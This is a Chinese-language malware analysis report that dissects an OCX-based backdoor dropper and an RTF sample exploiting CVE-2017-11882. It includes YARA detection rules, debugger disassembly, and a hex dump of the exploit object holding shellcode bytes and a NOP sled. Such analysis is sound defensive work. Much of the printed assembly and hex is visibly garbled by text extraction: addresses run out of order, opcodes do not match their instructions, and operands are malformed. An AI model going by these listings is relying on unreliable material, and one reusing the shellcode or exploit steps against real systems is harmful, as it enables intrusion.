9         date = "2024-04-25 12:27"
10        version = "1.0"
11        hash = "b'y\xf2v_0}\xe8\xb0r\x04\xf3\x17\xbd85q"
12
13     /*
14     0x100011d5 33D2          xor edx, edx
15     0x100011d7 8BC1          mov eax, ecx
16     0x100011d9 F7B5F0FDFFFF  div dword ptr [ebp - 210h]
17     0x100011df 41           inc ecx
18     0x100011e0 8A92109B0010  mov dl, byte ptr [edx + 10009b10h]
19     0x100011e6 305431FF    xor byte ptr [ecx + esi - 1], dl
20     0x100011ea 3BCF          cmp ecx, edi
21     0x100011ec 72E7          jb 100011d5h
22     */
23     strings:
24         $chunk_1 = {
25             33 D2
26             8B C1
27             F7 B5 ?? ?? ?? ?? ?
28             41
29             8A 92 ?? ?? ?? ?? ?
30             30 54 31 ???
31             3B CF
32             72 ???
33         }
34
35     condition:
36         any of them
37 }
```



进程注入

```
rule Hook_injection
{
    meta:
        generated_by = "mkYARA - By Jelle Vergeer"
        date = "2024-04-25 12:40"
        version = "1.0"
        hash = "b'y\xf2v_0}\xe8\xb0r\x04\xf3\x17\xbd85q'"

        /*
        0x1000106d FFD3          call ebx
        0x1000106f 33DB          xor ebx, ebxcl
        0x10001071 3BC3          cmp eax, ebx
        0x10001073 7437          je 100010ach
        0x10001075 8D55FC        lea edx, [ebp - 4]
        0x10001078 52            push edx
        0x10001079 6A40          push 40h
        0x1000107b 8DB04CF60000  lea esi, [eax + 0f64ch]
        */
    strings:
        $chunk_1 = {
            FF D3
            33 DB
            3B C3
            74 ???
            8D 55 ???
            52
            6A 40
            8D B0 ??? ?? ?? ???
        }
}
```

```
        }

        $functions1 = "GetModuleHandleA"
        $functions2 = "VirtualAlloc"
        $functions3 = "VirtualProtect"
        $functions4 = "Readfile"

        condition:
            any of ($chunk_*) and all of ($functions*)
    }
```

3 样本二：OCX控件漏洞

sha256:58e294513641374ff0b42b7c652d3b4a471e8bde8664a79311e4244be0546df4


No.1 | 攻击背景

OCX(对象链接和嵌入用户控件)遵循OLE标准，基于ActiveX技术，被设计来支持混合文档文档(声音、动画)，即查即用。然而，由于控件开发设计应用多元自由，极易受到黑客恶意攻击，不断有相关漏洞被披露。

攻击手法


如下图所示，伪装成Word文档的自解压程序，包括一个word文档和一个ActiveX控件。通过自解压命令行参数，调用regsvr32.exe运行ActiveX控件，加载恶意的OCX

文件，导致在内存中自加载后门模块，加载完成后与C2建立连接，接收控制指令。



公众号 · 山石网科安全技术研究院

No.2 | TTPs






No.3 | 详细分析

静态分析

使用DIE查看OCX文件，发现只导入了Kernel.dll，导出DllRegisterServer。可以推测其他函数是动态加载的。



动态分析

恶意代码载入

自解压后，创建regsvr32.exe进程，运行命令 "/s /i {bb31f5a0-a119-4667-ba38-3cf4ceee97bf}.ocx "

OCX分析

通过LoadResource加载OCX文件中恶意的shellcode，调用RtlAllocateHeap在内存中分配空间，将恶意的shellcode分配到内存中。

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

    74EF7C4E CC int3
    74EF7C4F CC int3
    74EF7C50 6A 14 push 14
    74EF7C52 68 48C0FC74 push kernelbase._74FCC048
    74EF7C53 E8 D01010500 call kernelbase._74F48E2C
    74EF7C5C 837D OC 00 cmp dword ptr ss:[ebp+C],0
    74EF7C60 0F 84 90B10500 je kernelbase._74F52E03
    74EF7C62 8365 FC 00 and dword ptr ss:[ebp+4],0
    74EF7C63 89C8 08 mov eax,dword ptr ss:[ebp+8]
    74EF7C64 89C9 00 test eax,eax
    74EF7C65 73 09 jne kernelbase._74EF7C7A
    74EF7C66 64:A1 30000000 mov eax,dword ptr ss:[eax+10]
    74EF7C67 8840 08 mov eax,dword ptr ss:[eax+8]
    74EF7C68 6A 00 push 0
    74EF7C69 804D E4 lea ecx,dword ptr ss:[ebp-1C]
    74EF7C70 51 push ecx
    74EF7C71 FF75 0C push dword ptr ss:[ebp+C]
    74EF7C72 50 push eax
    74EF7C73 FF15 B842FE74 call dword ptr ds:[LdrAccessResource>]
    74EF7C74 8945 DC mov dword ptr ss:[ebp-28],eax
    74EF7C75 C745 FC FFFFFFFF mov dword ptr ss:[ebp-4],FFFFFFFFFF
    74EF7C76 8800 E4 mov eax,dword ptr ss:[ebp-1C]
    74EF7C77 85C0 test eax,eax
    74EF7C78 0F 88 6BB810500 je kernelbase._74F52E0A
    74EF7C79 89C1 mov eax,ecx
    74EF7C7A 884D F0 mov ecx,dword ptr ss:[ebp-10]
    74EF7C7B 64:8900 00000000 mov dword ptr ss:[0],ecx
    74EF7C7C 59 pop ecx
    74EF7C7D 5F pop edi
    74EF7C7E 5E pop esi
    74EF7C7F 5B pop ebx
    74EF7C80 7D 00

```

The memory dump pane shows the shellcode starting at address 00000030:

```

00000030:L "热T~"
[ebp-10]:wcstombs+7
[00000000]:"?c"

```

The bottom pane shows the memory dump of the shellcode, which is a series of ASCII characters.

然后通过多重循环解密，解密出配置信息、域名以及所需的DLL，跳转进入后门模块。

最后创建WINWORD.exe，释放并执行诱饵文档

地址	数值	ASCII	注释
005FCCCC	00000068	hCCCC	
005FCCD0	00000000	C0C0	
005FCCD4	0076306B	kBuQ	
005FCCD8	00615D7E	~jaG	返回到 KERNELBASE.GetFullPathNameW 来自 58e294513641374ff0b42b7c652d3b4. 0076306B
005FCCDC	00000000	C0C0	FileName = "Word2.docx"
005FCCD8	00000000	C0C0	BufSize = 2048.
005FCCCE	005FCCF8	L55	Buffer = "C:\Users\33728\AppData\Local\Temp\RarSFX6\Word2.docx"
005FCCF4	005FCCF4	L55	FilePart = 005FCCF4 -> "Word2.docx"
005FCCCE	00000020	C0C0	
005FCCCF	00615D88	taG6	UNICODE ".docx"
005FCCF0	00000022	C0C0	
005FCCF4	005FC04C	L55	UNICODE "Word2.docx"
005FCCF8	003A0043	C0C0	UNICODE "Word2.docx"
005FCCFC	0055005C	\x00	UNICODE "Word2.docx"
005FCD00	00650073	stel	
005FCD04	00730072	rCSL	
005FCD08	00000000	C0C0	

公众号 · 山石网科安全技术研究院

后门模块分析

通过DnsQueryEx查询域名

The screenshot shows assembly code for a DNS query function. The code includes instructions like mov edi,edi, push ebp, mov esp,ebp, and various pushes and moves of dword pointers. A string at the bottom right is: [esp+24]:L"rningppggmeggsgkggffggnn".

```

0041A1E0 8BFF      mov edi,edi
0041A1E2 55        push ebp
0041A1E3 89EC      mov esp,ebp
0041A1E5 83E4 F8    and esp,FFFFFFF8
0041A1E8 81C4 14010000 sub esp,14010000
0041A1E9 A1 F0117372 mov eax,dword ptr ds:[727311F0]
0041A1EB 33C4      xor eax,esp
0041A1ED 898424 10010000 mov dword ptr ss:[esp+110],eax
0041A1F0 8845 10    mov eax,dword ptr ss:[ebp+10]
0041A1F2 53        push ebx
0041A1F3 56        push esi
0041A1F5 8875 0C    mov esi,dword ptr ss:[ebp+0C]
0041A1F7 33D8      xor ebx,ebx
0041A1F9 57        push edi
0041A1FB 887D 08    mov edi,dword ptr ss:[ebp+8]
0041A1FD 6A 5C      push 5C
0041A1FF 894424 34  mov dword ptr ss:[esp+34],eax
0041A201 804424 5C  lea eax,dword ptr ss:[esp+5C]
0041A203 53        push ebx
0041A205 50        push eax
0041A207 807424 1C  mov dword ptr ss:[esp+1C],esi
0041A209 E8 77c20300 call 77c20300
0041A20A 83C4 0C    add esp,0C
0041A20C 895C24 14  mov dword ptr ss:[esp+14],ebx
0041A20E 808424 B8000000 lea eax,dword ptr ss:[esp+88]
0041A210 895C24 24  mov dword ptr ss:[esp+74],ebx
0041A212 895C24 20  mov dword ptr ss:[esp+20],ebx
0041A214 6A 60      push 60
0041A216 53        push ebx
0041A218 50        push eax
0041A21A E8 58E20300 call 58E20300

```



公众号 · 山石网科安全技术研究院

调用ws2_32.dll.sendto进行UDP通信，查询域名


The screenshot shows assembly code for UDP communication. It includes calls to sendto and CMP instructions.

```

00486508C FF35 88E6B804 push dword ptr ds:[488E6B84]
004865092 FF15 8031B804 call dword ptr ds:[<sendto>]
004865098 83BD C8FFFFF 10 cmp dword ptr ss:[ebp-138],10
00486509F 8985 B0FFFFF  mov dword ptr ss:[ebp-150],eax
0048650A5 72 0F       jne 488E6B804


```

查询注册表，收集主机信息



加载rasadhlp.dll, cryptsp.dll模块，加密数据，生成传输密钥

505844	8045 CC	mov dword ptr ss:[ebp-34],eax	
505847	6A 00	push 0	
505849	6A 00	push 0	
50584B	57	push edi	
50584C	FF15 7C105E72	call dword ptr ds:[<LoadLibraryExA>]	edi: C:\Windows\system32\rsaenh.dll
505852	8BDB	mov ebx,ecx	ebx:"Microsoft Strong Cryptographic Provider"
505854	85D8	test ebx,ebx	ebx:"Microsoft Strong Cryptographic Provider"
- 0x84 41370000			
505853C	68 90000000	je cryptsp_72508F90	
505861	6A 40	push 90	
505863	FF15 54105E72	push 40	
505869	8B8C	call dword ptr ds:[<LocalAlloc>]	
50586B	8940 D4	mov ecx,ecx	
50586E	83C4	mov dword ptr ss:[ebp-28],ecx	
305870	0 84 DC350000	test ecx,ecx	
505876	8B81	je cryptsp_7250BE52	
505878	33F8	mov eax,eax	
50587A	8975 B0	xor edi,edi	
50587D	8970 AC	mov dword ptr ss:[ebp-50],esi	
505880	800400 CB105D72	mov dword ptr ss:[ebp-54],edi	
505887	85C0	mov eax,dword ptr ds:[edi+4+725D10C8]	
505889	74 18	test eax,eax	
50588B	50	je cryptsp_725058A3	
50588C	53	push eax	
50588D	FF15 60105K72	push ebx	
505893	8906	call dword ptr ds:[<GetProcAddress>]	
505895	83C0	mov dword ptr ds:[esi],eax	
505897	0x84 2f370000	test eax,eax	
50589D	85C6 04	je cryptsp_7250BFCC	
5058A0	47	add esp,4	
5058A1	EB B7	inc edi	
5058A2	22E7	jmp cryptsp_725058A7	
		leave	



通过WinHttpOpen发送HTTP请求

```
05052970 FF15 B8D10A05 push eax
05052979 6A 01 call dword ptr ds:[<_WinHttpOpen>]
0505297F 33FF push 1
05052981 xor edi,edi
05052983 80B5 88FCFFFF lea esi,dword ptr ss:[ebp-378]
05052988 8985 84FCFFFF mov dword ptr ss:[ebp-37C],eax
0505298E E8 770B0000 call 505350B
05052994 39D0 84FCFFFF cmp dword ptr ss:[ebp-37C],ebx
0505299A F084 D5000000 je 5052A75
050529A0 8085 C0FCFFFF lea eax,dword ptr ss:[ebp-340]
050529A6 50 push eax
050529A7 8085 A4FCFFFF lea eax,dword ptr ss:[ebp-35C]
050529A9 50 push eax
050529AE E8 5C260000 call 505500F
050529B3 59 pop ecx
050529B4 59 pop ecx
050529B5 895D FC mov dword ptr ss:[ebp-4],ebx
050529B8 8885 A4FCFFFF mov eax,dword ptr ss:[ebp-35C]
050529B9 33F6 xor esi,esi
050529C0 46 inc esi
050529C1 88BD B8FCFFFF 08 cmp dword ptr ss:[ebp-348],8
050529C8 8985 60FCFFFF mov dword ptr ss:[ebp-3A0],esi
050529CE C785 64FCFFFFFF 03000000 mov dword ptr ss:[ebp-39C],3
050529D8 8985 74FCFFFF mov dword ptr ss:[ebp-38C],esi
050529DE 73 0E je 50529E6
050529E0 8085 A4FCFFFF lea eax,dword ptr ss:[ebp-35C]
050529E6 8080 78FCFFFF lea ecx,dword ptr ss:[ebp-388]
050529EC 51 push ecx
050529ED 8080 60FCFFFF lea ecx,dword ptr ss:[ebp-3A0]
050529F3 51 push ecx
050529F4 50 push eax
050529F5 FF85 84FCFFFF push dword ptr ss:[ebp-37C]
050529FB FF15 C0D10A05 call dword ptr ds:[<_WinHttpGetProx>]
```

通过CreateRemoteThreadEx在远程进程中创建线程，试图建立连接

0x4ECE1C1	CC	int 3	
0x4ECE1D9	68 AC020000	push zfa	CreateRemoteThreadEx
0x4ECE1D9	68 C0B9fc74	push kernelbase_74FCB9C0	
0x4ECE1D9	E8 ADAC0700	call kernelbase_74A4B8C0	
0x4ECE1E0	8B75 08	mov es1,dword ptr ss:[ebp+8]	
0x4ECE1E0	89B5 C0CFDFFFF	mov dword ptr ss:[ebp-234],es1	[ebp-234]:"nnngmpggmeggkgggfoggnngnjjg.ijmajjp.andreasgbri
0x4ECE1E2	89B5 C0CFDFFFF	mov dword ptr ss:[ebp-234],es2	
0x4ECE1E2	89B5 C0CFDFFFF	mov dword ptr ss:[ebp-234],es3	
0x4ECE1E4	89AD 14	mov cx,dword ptr ss:[ebp-14]	
0x4ECE1E6	89B8 ACEDFFFF	mov dword,byte ptr ss:[ebp-234],cx	
0x4ECE1EE	CC	int 3	

No.4 yara规则

针对该样本，主要是检测ocx文件中，是否存在shellcode。可以基于shellcode的特征，编写yara规则进行检测：

shellcode常见特征：

1. 使用PIC技术
2. 常用POP, call 指令
3. 常用LoadLibrary等函数
4. 需要识别执行位置
5. 需要查找Kernel.dll并解析

4

样本三：RTF的OLE对象漏洞

sha256: e7f997778ca54b87eb4109d6d4bd5a905e8261ad410a088daec7f3f695bb8189

No.1 | 攻击背景

RTF(Rich Text Format)，即富文本格式，是微软公司为进行文本和图像信息格式交换而制定。

RTF文件并不支持任何宏语言，但可以通过\object控制字支持OLE对象以及Macintosh Edition Manager订阅者对象。

OLE(object linking and embedding)，即对象链接和嵌入，是一种面向对象的技术，允许在程序之间链接和嵌入对象数据，从而建立复合文档。微软 MS Office 97-

2003 的各种文件格式（DOC、RTF、XLS 和 PPT 等）都采用 OLE 技术存储文件规范。通过该规范，一个文件不仅可以包含文本，还可以包括图形、电子表格、甚至声音视频信息。

安全隐患

RTF 文件可以划分成文件头和文档区两部分，文件头和文档区都由控制字和控制符组成。控制符由一个反斜线\跟随单个 非字母字符组成。控制符不需要分隔符。控制字是 RTF用来 标记管理文档信息的一种特殊格式的命令，其语法格式为：\字母序列<分隔符>。主要是根据控制字对RTF文件进行解析。

表 1 RTF 控制字

RTF 文件内容	控制字	涵义
文件头	\rtfN	版本号
	\fonttbl	字体表
	\filetbl	文件表
	\listtable	编目表
文档区	\info	信息组
	\pict	图片
	\object	对象


公众号 · 山石网科安全技术研究院

然而，RTF在解析对象类型时，需要调用公共控件或动态链接库去解析对象数据。而\objectdata等对象数据字段属于可存数据区域。在这些区域中，可以构造溢出数据，甚至恶意代码，从而触发OLE对象漏洞。

攻击手法

将rtf文件伪装成word文档，利用了CVE_2017_11882漏洞——EQNEDT32.EXE进程在读入包含MathType的ole数据时，在拷贝公式字体名称时没有对名称长度进行校验，从而造成栈缓冲区溢出，载入恶意代码。

No.2 | TTPs






No.3 | 详细分析

静态分析

通过DIE打开，可以看到该文件本质上是一个RTF文件。



通过IDA查看，可以发现其嵌入了一个object对象且存在异常数据，判断此处存在OLE对象漏洞



可以看到攻击者使用了\objupdate技巧，这可以使得嵌入对象在显示前就进行更新。即用户不需要点击该对象就能完成对象的加载

动态分析

首先dump出其Object对象，找到其栈溢出地址。

00000C00	1C 00 00 00 02 00 A8 C3 6B 46 00 00 00 00 00 00 00 00	"ÃkF
00000C10	A0 5F 73 00 64 0C 71 00 00 00 00 00 03 01 01 03	_s d q
00000C20	0A 0A 01 08 5A 5A B8 44 EB 71 12 BA 78 56 34 12	ZZ,Dëq °xV4
00000C30	31 D0 8B 08 8B 09 8B 09 66 83 C1 3C FF E1 90 90	1E< < ffÃ<ÿá
00000C40	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	!@ ép Uì
00000C50	90 90 14 21 40 00 00 00 E9 70 10 00 00 55 8B EC	fi\$VÇEü ýu è*
00000C60	83 EC 24 56 C7 45 FC 00 00 00 00 FF 75 08 E8 2A	ñEü <u>u</u> · Açf
00000C70	0F 00 00 89 45 FC 8B 75 08 0F B7 0E 8D 41 BF 66	
00000C80	83 F8 19 77 03 83 C1 20 83 7D FC 0B 75 69 66 83 fe w fá flü uiff	
00000C90	F9 77 75 63 8D 45 DC 33 D2 C7 45 DC 77 00 69 00 uwuc EU3CçEUW i	

shellcode分析

通过栈溢出漏洞跳转到shellcode后，获取临时temp文件夹路径，将源文件内容复制过去并执行

遍历文件目录，通过检测vmGuestLibJava.dll检测虚拟机

如果不在虚拟机中，就会释放一系列DLL文件，

